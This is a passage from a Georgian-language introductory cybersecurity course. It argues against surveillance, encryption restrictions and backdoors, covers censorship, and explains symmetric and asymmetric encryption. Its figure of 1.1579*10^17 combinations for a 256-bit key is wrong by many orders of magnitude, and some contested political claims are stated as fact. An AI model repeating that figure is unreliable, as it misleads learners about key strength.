ყველაზე დიდი ჯაშუში, რომელიც გითვალთვალებთ, თქვენივე მთავრობაა. სამწუხაროდ, მთავრობები უთვალთვალებენ თავიანთ მოქალაქეებს და არღვევენ მთ უფლებებს. იმის გამო, რომ ასეთი თვალთვალი არალეგალურია და კანონს ეწინააღმდეგება, მთავრობები ცდილობენ, შემოიტანონ ახალი კანონები, რომლებიც მათ თვალთვალსა და მიყურადებას კანონიერს გახდის. ამის გაკეთებას ცდილობს აშშ, გაერთიანებული სამეფოს, რუსეთის, ჩინეთის, ინდოეთის, ბრაზილიის და სხვა მთავრობები. მაგალითად, გაერთიანებულმა სამეფომ გამოსცა კანონი, მონაცემების გაცვლის შესახებ (https://en.wikipedia.org/wiki/Draft_Communications_Data_Bill), რომელიც ინტერნეტ კომპანიებს ავალდებულებს, ჩაიწერონ ერთი წლის ინტერნეტის ბრაუზინგის ისტორია. ბრაზილიამ ვოთსაფი 48 საათით დაბლოკა (https://www.pcmag.com/news/whatsapp-banned-for-48-hours-in-brazil), რუსეთმა სასამართლოს ძალით კინაღამ დახურა ტელეგრამი, რითაც აიძულა გადაეცა დაშიფვრის გასაღები. ინდოეთს ძალიან მკაცრი შეხედულებები აქვს ინტერნეტის შეზღუდვაზე (https://cis-india.org/internet-governance/blog/how-india-regulates-encryption). ყაზახეთმა სპეცსამსახურებისათვის ოფიციალურად დაუშვა უკანა კარის გახსნა სისტემებში (https://www.theatlantic.com/technology/archive/2015/12/kazakhstans-new-encryption-law-could-be-a-preview-of-us-policy/419250/).
დაშიფვრა მათემატიკაა, მისი კანონით შეზღუდვა შეუძლებელია. არც ის არის შესაძლებელი, იგი რამენაირად შევასუსტოთ, რომ ტერორისტებმა და კრიმინალებმა სუსტი დაშიფვრა გამოიყენონ. თუ დაშიფვრის მეთოდი შეიქმნა, იგი შეიძლება იქნას გამოყენებული ნებისმიერი მომხმარებლის მიერ. და თუ რამენაირად მოახერხებთ კიდეც დაშიფვრის შესუსტებას, იგი ყველასათვის შესუსტდება. შესაბამისად ჰაკერები და კრიმინალები უფრო ადვილად მოახერხებენ მუშაობას. ამის მცდელობა იყო: აშშ-ს მთავრობამ მოიგონა ჩიპი, რომელიც უნდა ჩაედგათ ყველა ახალ მოწყობილობაში, ეს ჩიპი მთავრობას მისცემდა საშუალებას, გვერდი აევლო დაშიფვრისათვის. აღმოჩნდა, რომ ამ ჩიპს ჰქონდა ხარვეზი, რომლის გამოყენებაც ჰაკერებს შეეძლოთ. საბოლოოდ, ჩიპი არ გამოიყენეს, და რომ გამოეყენებინათ, ეს დიდი უბედურება იქნებოდა, რადგან ჰაკერებს შეეძლებოდათ ნებისმიერი მონაცემის წაკითხვა. კარგად რომ წარმოიდგინოთ, მაგალითად, ჰაკერებს შეეძლებოდათ თქვენი ელექტრონული ბანკის ინფორმაციის მიმოცვლის წაკითხვა, პაროლების მოპარვა და სამხედრო სისტემებში შეღწევაც კი. ზოგჯერ კანონმდებლებს არ ესმით ამ შეზღუდვების მნიშვნელობა. ზოგჯერ ესმით, მაგრამ პოლიტიკური კონიუნქტურის გამო მაინც იღებენ ასეთ კანონებს. ეს ვიდეო https://www.youtube.com/watch?v=zk78_zmH4QI გიჩვენებთ მატ ბლეიზის მოხსენებას ამერიკის კონგრესში, სადაც ის ამტკიცებს, რომ დაშიფვრის შესუსტება პრინციპულად შეუძლებელია. ამ გამოსვლის ხელნაწერი შეგიძლიათ იპოვოთ ამ ბმულზე https://docs.house.gov/meetings/IF/IF02/20160419/104812/HHRG-114-IF02-Wstate-BlazeM-20160419-U3.pdf. ასევე საინტერესო სტატიაა https://dspace.mit.edu/bitstream/handle/1721.1/97690/MIT-CSAIL-TR-2015-026.pdf?sequence=8, რომელიც დაწერილია Crypto-ს შემქმნელების მიერ (ამაზე მოგვიანებით ვილაპარაკებთ). ასევე, საინტერსო სტატიაა https://people.csail.mit.edu/rivest/pubs/Riv98e.pdf. შანეიერის საიტიც ბევრ ინფორმაციას მოგცემთ კიბერუსაფრთხოების შესახებ https://www.schneier.com/.

გადავიდეთ ჯაშუშობის და მიყურადების ლეგალიზაციაზე. ედუარდ სნოუდენის ცნობილი ციტატაა: „არ გაინტერესებდეთ კონფიდენციალურობის უფლების დაცვა იმის გამო, რომ არაფერი გაქვთ დასამალი. იგივეა, რომ არ დაიცვათ სიტყვის თავისუფლება იმის გამო, რომ არაფერი გაქვთ სათქმელი.“ ადამიანებს, რომლებიც იყენებენ არგუმენტს - არაფერი მაქვს დასამალი, არ ესმით ადამიანის უფლებების საფუძველი. სნოუდენის მიხედვით - „არ უნდა დამჭირდეს იმის დასაბუთება, თუ რატომ მაქვს რამე უფლება. ხალხმა, რომელიც ამ უფლებას არღვევს, უნდა დაასაბუთონ, რატომ აკეთებენ ამას. თუ ერთი ან რამდენიმე ადამიანი გადაწყვეტს, უარი თქვას თავის კონფიდენციალურობის უფლებაზე, ეს სულაც არ ნიშნავს, რომ ყველამ მას უნდა მიბაძოს. ანუ უმეტესობას არ შეუძლია ხმის მიცემის გზით გაუუქმოს უმცირესობებს თავიანთი ძირითადი უფლებები“. ადამიანები, რომლებმაც იციან, რომ მათ უყურებენ და უსმენენ, ცვლიან თავის ცხოვრების წესს და შესაბამისად, აღარ არიან თავისუფალი. ტერორისტებს სწორედ ჩვენი თავისუფლების შეზღუდვა უნდათ. მიყურადებისა და თვალთვალის შექმნით, იმისათვის რომ ტერორიზმს ვებრძოლოთ, ვკარგავთ თავისუფლებას, იმას რისთვისაც ეს ყველაფერი გავაკეთეთ. ანუ სწორედ ტერორისტების საქმეს ვაკეთებთ. ამის კონტრარგუმენტია, რომ უფრო დაცული ვიქნებით, თუმცა

ფაქტები საწინააღმდეგოზე მეტყველებს, 9.11-ის ტერორისტული აქტი, ტეხასის ინციდენტი და ბევრი სხვა აჩვენებს, რომ მასობრივმა მიყურადებამ ხელი შეუშალა მთავრობას გადაწყვეტილების მიღებაში. როგორც NSA-ც აღიარებს, მათ ჰქონდათ იმდენად დიდი ინფორმაცია, რომ ვერ მოახერხეს კარგად დამუშავება.

საზოგადოდ, მასიური მიყურადების და თვალთვალის ლეგალიზაცია ნიშნავს, რომ ეთანხმებით, ენდოთ მთავრობის ყველა მუშაკს და მათ კონტრაქტორებს, რომლებსაც წვდომა ექნებათ თქვენს მონაცემებთან. როგორ შეიძლება ენდოთ ადამიანების ამხელა არმიას, აუცილებლად მოხდება მონაცემების გაჟონვა და არასწორი მიზნებით გამოყენება. ამის კარგი მაგალითი იყო პირადი ცხოვრების ვიდეოების შემთხვევა საქართველოში და შემდეგ მათი გაჟონვა საზოგადო სივრცეში. შეგიძლიათ ენდოთ ამ ხალხს, რომ ისინი ყოველთვის დაიცავენ თქვენს ინტერესებს? ან სწორად და სამართლიანად გამოიყენებენ ამ ახლად მიღებულ უზარმაზარ ძალაუფლებას? ძალიან ბევრი მაგალითი გვაქვს იმისა, რომ ადამიანებს უჭირთ ასეთი ბალანსის დაცვა საუკეთესო სურვილების და განზრახვების შემთხვევაშიც კი.

სამწუხაროდ, დაშიფვრის შეზღუდვა, მასობრივი მიყურადება და თვალთვალი არის აქტიური საფრთხე, რომელიც ახდენს და მოახდენს გავლენას თქვენს ცხოვრებაზე. შესაბამისად, არ უნდა მიიღოთ ასეთი გამოწვევები არასერიოზულად და თუ დაშიფვრის გამოყენება შეგეზღუდათ, შესაბამისი ზომები უნდა მიიღოთ საკუთარი კონფიდენციალურობის დასაცავად.

ნდობა და უკანა კარები.

სისტემების უშეცდომობისათვის და შესაბამისად, უსაფრთოხებისათვის სისტემები რაც შეიძლება მარტივი უნდა იყოს, თუმცა ეს შეუძლებელია, რადგან საკომპიუტერო პროგრამები მუდმივად რთულდება. რთული სისტემების შემთხვევაში კი ძნელია უსაფრთხოების შენარჩუნება. იმისათვის, რომ პროგრამა უსაფრთხო იყოს, იგი უნდა ემორჩილებოდეს პროგრამირების ფორმალურ წესებს. ანუ პროგრამა სხვა არაფერია თუ არა მათემატიკა. შესაბამისად, სისტემის კორექტულობა შეიძლება შეამოწმოთ და მისი სხვადასხვა სისტემების კორექტულობა დაამტკიცოთ ტესტირების საშუალებით. ვიკიპედიას გვერდი (წაჰყევით ბმულს: https://en.wikipedia.org/wiki/Formal_methods) მეტ ინფორმაციას მოგცემთ ასეთი მეთოდების შესახებ. ასეთი სისტემები, მიუხედავად იმისა, თუ რა მონაცემებს მიიღებენ, ყოველთვის სწორ პასუხებს გამოიმუშავებენ. სანამ პროგრამები 50-60 სტრიქონისგან შედგებოდნენ, მათემატიკოსები ასეთ მეთოდებს იყენებდნენ და ამტკიცებდნენ პროგრამის კორექტულობას, მაგრამ თანამედროვე პროგრამები შედგება მილიონობით სტრიქონისაგან, ადამიანისათვის შეუძლებელია ასეთ კოდის კორექტულობის დამტკიცება. საბედნიეროდ, ალგორითმები და კომპიუტერების სიმძლავრე განვითარდა და კომპიუტერებს შეუძლიათ ადამიანის მინიმალური ჩარევით დაამტკიცონ პროგრამების კორექტულობა. სამწუხაროდ, მხოლოდ ძალიან მნიშვნელოვანი პროგრამების შემოწმება ხდება ამ მეთოდებით, მაგალითად, ტრანსპორტის მართვის პროგრამები, ან სხვა საწარმოო პროცესის მართვის პროგრამები. პროგრამის შემოწმება ჯერ კიდევ ძალიან ძვირია და ბევრ დროს მოითხოვს. პროგრამების დიდი უმეტესობა არ არის შემოწმებული მათემატიკურად და შესაბამისად, უნდა შევეგუოთ, რომ ამ პროგრამებს შეიძლება გააჩნდეთ შეცდომები და ხარვეზები. ზიანის შესამცირებლად უნდა გავანაწილოთ რისკები, უნდა მოვახდინოთ იზოლაცია და ცალკეული პროგრამების შეზღუდვა (compartmentalization) და შევქმნათ დაცვის ეშელონირებული (რამდენიმე შრიანი) სისტემა. ამ კურსის განმავლობაში სათითაოდ განვიხილავთ ასეთ მეთოდებს.

რა არის უკანა კარი? ეს, ცოტა არ იყოს, უცნაური ტერმინია და საბოლოო ჯამში სისტემის დასუსტებას ნიშნავს. ეს ბმული (https://www.gnu.org/proprietary/proprietary-back-doors.en.html) გიჩვენებთ უკანა კარის მაგალითებს. უკანა კარი შეიძლება შეიქმნას შეცდომით ან სპეციალურად, ჰაკერის მიერ. არსებობს დახურული და ღია სისტემები, დახურული სისტემები არ გაძლევენ კოდს შესამოწმებლად და შესაბამისად, მხოლოდ იმ პროგრამისტების იმედად ხართ, ვინც კოდი შექმნეს. ღია სისტემებში კი კოდი საჯაროდ არის დადებული, ნებისმიერს შეუძლია შეამოწმოს და იპოვოს შეცდომები. ათასობით პროგრამისტი ცდილობს ასეთი კოდების შემოწმებას, შესაბამისად, უფრო მეტი შანსია, რომ შეცდომები აღმოაჩინონ და გამოასწორონ. თუმცა ღია სისტემა ავტომატურად არ ნიშნავს, რომ პროგრამა უსაფრთხოა. უკვე კომპილირებულ სისტემას თუ ჩამოტვირთავთ, შესაძლებელია, რომ ამ ვერსიაში უკანა კარი არსებობდეს. იმათ, ვინც აქვეყნებს ღია სისტემების კოდებს და კომპილირებულ პროგრამებს, შეუძლიათ, რომ სისტემას დაამატონ უკანა კარი. იმ შემთხვევაშიც კი, თუ კოდს თვითონ დააკომპლილირებთ, არ არის გარანტირებული, რომ კოდში უკანა კარი უკვე შეყვანილი არ არის. შესაბამისად, მთელი კოდი უნდა

შეამოწმოთ, რაც ძირითადად შეუძლებელია ან არაპრაქტიკულია კოდის სიდიდის და სირთულის გამო. მეორე გზაა, შეამოწმოთ პროგრამის სუფთა ვერსიის ხელმოწერა. როგორ უნდა გაარკვიოთ, პროგრამის ვერსია სუფთაა თუ არა? ეს რთული საკითხია, კომპილატორები შეიძლება აკეთებდნენ უკანა კარებს კომპილირებულ სისტემაში ისე, რომ პროგრამის შემქმნელმა შეიძლება არც იცოდეს. ეს მოხდა Xcode-ს პირატული ვერსიის გამოყენებისას, პროგრამისტებმა არ იცოდნენ, რომ კომპილატორი უკანა კარს სვამდა პროგრამებში. საბოლოოდ Apple-ს მოუწია პროგრამების ამოღება თავისი აპლიკაციების მაღაზიიდან. ხანდახან მთავრობები მოითხოვენ უკანა კარს პროგრამებში, ამის კარგი მაგალითია Apple-ს ბრძოლა FBI-ს თან, დამატებითი ინფორმაცია შეგიძლიათ ნახოთ ბმულზე https://fortune.com/2016/02/17/apple-backdoor-order/

უკანა კარი შეიძლება ძნელად აღმოსაჩენი იყოს. ჯუნიპერ რუტერების უკანა კარი ამის კარგი მაგალითია. ამ შემთხვევაში NSA-მ მოითხოვა უკანა კარი ნებისმიერი რიცხვის გენერატორის შესუსტების ხარჯზე, თუმცა მოგვიანებით ვიღაცამ, უცნობია ვინ, მოახერხა რუტერის კავშირების მონიტორინგი ეწარმოებინა. თანაც ეს მოახერხა არა რამე პროგრამული ცვლილებებით, არამედ მხოლოდ პარამეტრების შეცვლით, რაც ნიშნავს, რომ სისტემაში უკვე იყო გარკვეული ხარვეზი. ეს ცვლილება დამყარებული იყო NSA-ს ერთ-ერთ ცნობილ პროტოკოლზე. სწორედ ამ მიზეზით ხალხი არ ენდობა NSA-ს NIST სტანდარტებს. ეს სტანდარტები სპეციალურად არის შექმნილი, რომ ზოგიერთი მათგანი სუსტი იყოს. ამ შემთხვევის შესახებ მეტი ინფორმაცია შეგიძლიათ მოიძიოთ ბმულზე https://blog.cryptographyengineering.com/2015/12/22/on-juniper-backdoor/.

უკანა კარი პრობლემაა ყველასათვის, ვისაც პირადი ინფორმაციის დაცვა უნდა. ნებისმიერი სისტემა თუ პროგრამა, დაწყებული ოპერაციული სისტემებიდან, დაშიფვრის პროგრამებიდან და დამთავრებული ფართო მოხმარების პროგრამებით, შეიძლება იყოს ჰაკერების, სახელმწიფო ორგანიზაციებისა თუ კრიმინალების სამიზნე. სამწუხაროდ, შეუძლებელია, შექმნა უკანა კარი კარგი ბიჭებისათვის. სისტემა თუ დასუსტდება, ის სუსტდება ყველასათვის.

არსებობს სპეციალური მეთოდები, რომლებიც საშუალებას იძლევა, შეამოწმოთ პროგრამები კომპილაციის დროს; ისინი ქმნიან შემოწმებადი კომპილირების სრულ გზას, საწყისი კოდიდან ბინარულ კოდამდე, რომლებსაც კომპიუტერები ამუშავებენ. ასეთ მეთოდებს Reproduceable Builds ჰქვია (https://reproducible-builds.org/). ანუ თუ ამ მეთოდით ერთმანეთისგან დამოუკიდებლად დააკომპლილირებთ საწყის კოდს, ყოველთვის ერთნაირ სტაბილურ შედეგს მიიღებთ. თუმცა ეს სათქმელად ადვილია და გასაკეთებლად ძნელი, რადგან ძალიან ძნელია ასეთი კოდების შედარება და ასეთი მეთოდების გამოყენებით სისტემების შექმნა. ჯერჯერობით არცერთი ოპერაციული სისტემა არ არის შექმნილი სრულად ასეთი მეთოდით. Debian ერთადერთი ოპერაციული სისტემაა, რომელიც ცდილობს ამ სტანდარტის გამოყენებას. რადგან უკანა კარის ქონა ოპერაციულ სისტემაში ნიშნავს, რომ დანარჩენი უსაფრთხოების ზომები თითქმის უაზროა, Debian ამ მიზნებისათვის ერთ-ერთი საუკეთესოა. სხვადასხვა სისტემის ბევრი შემქმნელი ცდილობს ამ მეთოდების გამოყენებას, ასეთი სისტემები ჩამოთვლილია ზემოთ მოყვანილი ბმულის საიტზე. თუ პროგრამისტი ხართ და მეტი ინფორმაცია გაინტერესებთ, ეს ბმული https://blog.torproject.org/deterministic-builds-part-one-cyberwar-and-global-compromise წაგიყვანთ საკმაოდ საინტერესო სტატიაზე. ეს ბმული https://media.ccc.de/v/camp2015-6657-how_to_make_your_software_build_reproducibly კი გიჩვენებთ ვიდეოს, როგორ შექმნათ პროგრამები ამ მეთოდების გამოყენებით.

ცენზურა

ინტერნეტ ცენზურა არსებობს არამარტო ისეთ ქვეყნებში, როგორიც არის ჩინეთი და ირანი, არამედ დასავლეთშიც. მაგალითად, კანადაში უზენაესმა სასამართლომ გადაწყვიტა, რომ კონკურენტი კომპანიის ინფორმაცია მოეშორებინათ Google-დან. ევროპაში სასამართლომ მოითხოვა, რომ სისტემებმა, როგორიც არის Google და სხვები, თავსი საძიებო სისტემებიდან უნდა წაშალონ ინფორმაცია, რომელიც მომხმარებელს არ უნდა რომ გამოჩნდეს, ან აღარ არის სწორი, ან შესაბამისი, ასევე არის არათანაზომიერი ძებნის მოთხოვნასთან შედარებით. ამას დაარქვეს უფლება, რომ დავიწყებულ იქნეთ. არგენტინაში, ორივეს, Google და Yahoo-ს უჩივლეს, რადგან ვიღაც ქალის ინფორმაციას სისტემა პორნო საიტების ბმულებს ამატებდა. გაერთიანებულ სამეფოში მომხმარებლებს აკრძალული აქვთ გარკვეულ საიტებზე წვდომა და ეს საიტები იფილტრება ინტერნეტის მომწოდებლების მიერ. სპეციალურად უნდა მოითხოვოთ, რომ გაგათავისუფლონ სამთავრობო ფილტრაციისაგან, თუ ამ საიტებზე წვდომა გინდათ. აშშ-ში გარკვეული საიტები იბლოკება ძირითადად გრძელი იურიდიული

გარჩევების შემდეგ. მთავრობა შემოვლითი გზებითაც ცდილობს აიძულოს საიტები, მოაშოროს ინფორმაცია. აქ, როგორც წესი, ცდილობენ ინფორმაცია მოაშორონ საიტიდან, ვიდრე დაბლოკონ. მოკლედ, თითქმის ყველა მთავრობა ცდილობს, სხვადასხვა მიზნებით, დაბლოკოს, ან ცენზურა გაუწიოს ინფორმაციას. ეს კი თქვენთვის შეიძლება საფრთხეს წარმოადგენდეს, გააჩნია, სად ხართ და რას აკეთებთ. ქვემოთ მოყვანილი ბმულები დამატებით ინფორმაციას მოგაწვდიან განხილულ საკითხებზე.

https://www.searchenginewatch.com/2014/06/19/google-censorship-ruling-in-canada-has-worldwide-implications/
https://transparencyreport.google.com/eu-privacy/overview
https://transparencyreport.google.com/government-removals/overview


თავი 4. დაშიფვრის მოკლე კურსი

ამ კურსში მოკლედ აღვწერთ დაშიფვრის ყველაზე პოპულარულ და გამოყენებად მეთოდებს, ასევე, მათ ძლიერ და სუსტ მხარეებს. დაშიფვრა საკომპიუტერო უსაფრთხოების საფუძველია. შესაბამისად, რაც უფრო კარგად და ღრმად გაიგებთ დაშიფვრას, მით უფრო ძლიერი საფუძველი გექნებათ კიბერუსაფრთხოებაში.


შევეცდებით, დაშიფვრის მათემატიკა აქ არ მოვიყვანოთ და მარტივად აგიხსნათ, რა არის დაშიფვრა. მთავარია იცოდეთ, რომ დაშიფვრა არის თავდაცვის ერთ-ერთი საუკეთესო საშუალება.

სიმეტრიული დაშიფვრა

დაშიფვრა არის პროცესი, რომელიც ჩვეულებრივ ტექსტს გარდაქმნის სიმბოლოების ისეთ ერთობლიობად, რომლის წაკითხვაც შეუძლებელია, გაშიფვრა კი სიმბოლოების ამ ერთობლიობას ისევ ჩვეულებრივ ტექსტად აქცევს.



თუ Google-ზე რამეს მოძებნით, დაინახავთ, რომ ვებ მისამართის მარცხენა მხარეს გამოვა ბოქლომის ნიშანი




ბოქლომის ეს ნიშანი ნიშნავს, რომ ტექსტი, რომელიც კომპიუტერსა და Google-ს შორის მოძრაობს, დაშიფრულია. შესაბამისად, თუ ვინმე მოახერხებს, ჩაჯდეს კომპიუტერსა და Google-ს შორის და მონაცემები დაიჭიროს, ვერ წაიკითხავს ამ მონაცემებს. ამ მეთოდს ბოლოებს შორის დაშიფვრას უწოდებენ.


დაშიფვრა ორი კომპონენტისაგან შედგება - ალგორითმი და გასაღები. ალგორითმი საჯაროდ ცნობილია და მოწმდება ბევრი სპეციალისტის მიერ, თუ რამდენად რთულია მისი გატეხვა, ანუ გაშიფვრა. მეორე კომპონენტია გასაღები, რომელიც საიდუმლოა.

ალგორითმი და გასაღები შეიძლება წარმოიდგინოთ, როგორც ბოქლომი და გასაღები. ცხადია, გასაღების გარეშე ბოქლომის გახსნა შეუძლებელია. მხოლოდ ბოქლომზე და გასაღებზეა დამოკიდებული, რა ფორმის გაუგებარ ტექსტად გადაიქცევა დაშიფრული ტექსტი. თუ ალგორითმი ან გასაღები სუსტია, მაშინ დაშიფვრა სუსტია და შედარებით ადვილად გასახსნელია.

მაგალითად, თუ მეგობრისათვის ფაილის გაგზავნა მინდა და არ მინდა ეს ფაილი ვინმემ წაიკითხოს, მაშინ იგი უნდა დავშიფრო. ამისათვის გამოვიყენებ WINZIP-ს. ეს პროგრამა მონაცემების შეკუმშვის პროგრამაა და ასევე საშუალებას იძლევა, დაშიფროთ მონაცემები.



და თუ Encrypt files გასწვრივ ისარს დააჭერთ, გამოჩნდება ფანჯარა:



როგორც ხედავთ, დაშიფვრის რამდენიმე მეთოდი გაქვთ. AES წარმოადგენს ე.წ. სიმეტრიულ ალგორითმს, რომელსაც მხოლოდ ერთი გასაღები სჭირდება. როგორც კი OK ღილაკს დააჭერთ, სისტემა მოგთხოვთ, ფაილი დაამატოთ არქივს და თუ კიდევ OK-ს დააჭერთ, სისტემა მოგთხოვთ, ორჯერ შეიყვანოთ პაროლი.

ამის შემდეგ სპეციალური ფუნქციით მოხდება თქვენი პაროლის გასაღებად გარდაქმნა. 256 და 128 აღნიშნავს, რა სიგრძის შეიძლება იყოს გასაღები, ანუ მაქსიმუმ რამდენი ბიტისაგან (ბიტი არის 1 ან 0) შეიძლება შედგებოდეს გასაღები. როგორც წესი, რაც უფრო გრძელია ბიტების რაოდენობა, უფრო ძლიერია ალგორითმი. თუმცა ამავე

დროს უფრო ნელი ხდება დამუშავების პროცესი. ეს შეგიძლიათ წარმოიდგინოთ როგორც კარები, რომელზეც ბევრი სხვადასხვა საკეტი გაქვთ დაყენებული. ცხადია, რაც უფრო მეტი საკეტია, კარის დაკეტვა და გაღება უფრო მეტ დროს წაიღებს, თუმცა კარები უფრო დაცულია, რადგან ვისაც გაღება მოუნდება, უფრო მეტი საკეტი უნდა გახსნას.

შევხედოთ ბოქლომს, რომელსაც ოთხი 10 ციფრიანი დისკი აქვს.

წარმოიდგინეთ, რამდენი შესაძლო კომბინაცია შეიძლება დააყენოთ ბოქლომის ჩასაკეტად, ანუ განსაზღვროთ გასაღები ამ ბოქლომისათვის. პასუხი არის 10.000. ანუ გასახსნელად ბევრი დრო დაგჭირდებათ. სწორედ ამიტომ თუ კომბინაცია არ იციან და ასეთ ბოქლომებს გახსნა სჭირდებათ, ბოქლომებს უბრალოდ ჭრიან. ეხლა წარმოიდგინეთ, რომ 256 ბიტიანი შიფრი შეიცავს $1.1579*10^{17}$ კომბინაციას. ეს უზარმაზარი რიცხვია, რაც ნიშნავს, რომ ძალიან ძლიერ კომპიუტერებსაც კი ძალიან ბევრი დრო დასჭირდებათ ამ კომბინაციების გასავლელად. შესაბამისად, ასეთი შიფრი საკმაოდ კარგადაა დაცული, თუ, რა თქმა უნდა, გრძელ და რთულ პაროლს გამოიყენებთ, როგორც გასაღებს.

მთავრობები და ჰაკერები მუდმივად ცდილობენ, იპოვონ მეთოდები, გახსნან ასეთი დაშიფვრები. შესაბამისად, კარგად არის ცნობილი, რომელი მეთოდები და პროგრამებია უფრო ძლიერი და რომელი უფრო სუსტი. როცა ვიღაც ცდილობს გამოიცნოს გასაღები ყველა შესაძლო კომბინაციის გავლით, ასეთ მცდელობას უხეში ძალის (brute force) გამოყენებით გახსნის მცდელობას უწოდებენ. ასევე, შეიძლება გამოიყენონ ლექსიკონის (Dictionary) მეთოდი, ანუ აიღონ ყველა სიტყვა ლექსიკონიდან და შეადარონ გასაღებს. ასეთი მეთოდი ბევრად სწრაფია და თუ პაროლი რომელიმე ლექსიკონის სიტყვაა ან მათი კომბინაცია, მისი გამოცნობა ადვილად ხდება. არის კიდევ კომბინირებული მეთოდი, რომელიც აღწერილი ორი მეთოდის კომბინაციას წარმოადგენს. მაგალითად, ვიცით, რომ monkey (მაიმუნი) ხშირად გამოიყენება პაროლებში, ასევე, ადამიანების უმეტესობა რიცხვებს ამატებს სიტყვების ბოლოში. შესაბამისად გამოიყენოთ monkey და ციფრების შესაძლო კომბინაციები. პაროლების არჩევის მეთოდებზე მოგვიანებით ვილაპარაკებთ. ყველაზე გავრცელებული სიმეტრიული ალგორითმებია AES, Blowfish, DES (internal mechanics, Triple DES), Serpent, Twofish. პროგრამების უმეტესობა იყენებს სიმეტრიულ დაშიფვრას. მაგალითად, HTTPS და დისკის დაშიფვრა, TOR, VPN და ა.შ. ხდება სიმეტრიული დაშიფვრის ალგორითმით. AES ალგორითმი არის ყველაზე გავრცელებული მეთოდი, AES256 ითვლება ერთ-ერთ ყველაზე დაცულ მეთოდად. რა თქმა უნდა, ეს მეთოდი დაგიცავთ მხოლოდ იმ შემთხვევაში, თუ პაროლს სწორად აარჩევთ და მისი გამოცნობა ძნელი იქნება.

ასიმეტრიული დაშიფვრა

ზემოთ მოყვანილი ფაილის Winzip-ით დაშიფვრის შემთხვევაში ფაილი კი დავშიფრე, მაგრამ პაროლი როგორ მივაწოდო მიმღებს? შეგვიძლია ელ-ფოსტით გავუგზავნოთ, რაც არ არის ძალიან უსაფრთხო, ან ტელეფონით დავურეკოთ და ვუთხრათ, ან სმს გავუგზავნოთ, ასეთი მეთოდები არც უსაფრთხოა და არც მოსახერხებელი, განსაკუთრებით ავტომატურად მომუშავე სისტემისათვის, სადაც პაროლის გაცვლა ავტომატურ რეჟიმში ხდება ჩვენი ჩარევის გარეშე. სწორედ ასეთი ამოცანების გადასაჭრელად მოიგონეს ასიმეტრიული დაშიფვრა, რომელიც ერთის მაგივრად ორ გასაღებს იყენებს. ერთ გასაღებს საჯარო გასაღებს უწოდებენ და მეორე გასაღებს პრივატულს ან საიდუმლოს. ეს ალგორითმი დაფუძნებულია გარკვეულ მათემატიკურ ფუნქციებზე, რომელსაც აქ არ განვიხილავთ, რადგან ამ კურსის დანიშნულება არ არის ასეთ დეტალებში შესვლა. ჩვენი ამოცანაა გავარკვიოთ, როდის რა მეთოდი უნდა გამოიყენოთ და რას ნიშნავს ასეთი მეთოდის გამოყენება.

